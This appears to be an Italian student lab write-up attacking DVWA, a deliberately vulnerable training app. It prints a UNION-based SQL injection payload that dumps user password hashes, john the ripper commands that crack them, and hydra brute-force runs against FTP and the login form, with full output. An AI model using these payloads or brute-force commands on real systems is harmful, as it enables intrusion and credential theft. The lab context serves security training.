
Password Cracking

Ho inizialmente recuperato le password hashate dal database di DVWA:




Vulnerability: SQL Injection

User ID:


```
ID: ' UNION SELECT user,password FROM dvwa.users --
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user,password FROM dvwa.users --
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user,password FROM dvwa.users --
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user,password FROM dvwa.users --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user,password FROM dvwa.users --
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Ho poi proceduto al cracking delle password mediante il tool john the ripper:



```
┌──(kali㉿kali)-[~]
└─$ john --incremental --format=Raw-MD5 john2.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4×3])
Warning: no OpenMP support for this hash type, consider --fork=3
Press 'q' or Ctrl-C to abort, almost any other key for status
abc123           (gordonb)
charley          (1337)
password         (admin)
letmein          (pablo)
4g 0:00:00:02 DONE (2024-09-19 08:38) 1.851g/s 1182Kp/s 1182Kc/s 1387KC/s letebru..letmish
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~]
└─$ john --show --format=Raw-MD5 john2.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left
```

Ho inoltre testato l’utilizzo del tool hydra con le password in chiaro ricavate con il tool di cui sopra:



```
┌──(kali㉿kali)-[~]
└─$ nano username.txt

┌──(kali㉿kali)-[~]
└─$ nano password.txt

┌──(kali㉿kali)-[~]
└─$ hydra -L username.txt -P password.txt ftp://192.168.50.101 -t 40
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service o
rganizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-19 08:59:57
[DATA] max 16 tasks per 1 server, overall 16 tasks, 16 login tries (l:4/p:4), ~1 try per task
[DATA] attacking ftp://192.168.50.101:21/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-19 09:00:08

┌──(kali㉿kali)-[~]
└─$ hydra -L username.txt -P password.txt -u 192.168.50.101 http-post-form "/dvwa/login.php:username=^USER
^&password=^PASS^&Login=Login:failed"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service o
rganizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-19 09:00:50
[DATA] max 16 tasks per 1 server, overall 16 tasks, 16 login tries (l:4/p:4), ~1 try per task
[DATA] attacking http-post-form://192.168.50.101:80/dvwa/login.php:username=^USER^&password=^PASS^&Login=L
ogin:failed
[80][http-post-form] host: 192.168.50.101   login: 1337    password: charley
[80][http-post-form] host: 192.168.50.101   login: admin   password: password
[80][http-post-form] host: 192.168.50.101   login: pablo   password: letmein
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-19 09:00:55
```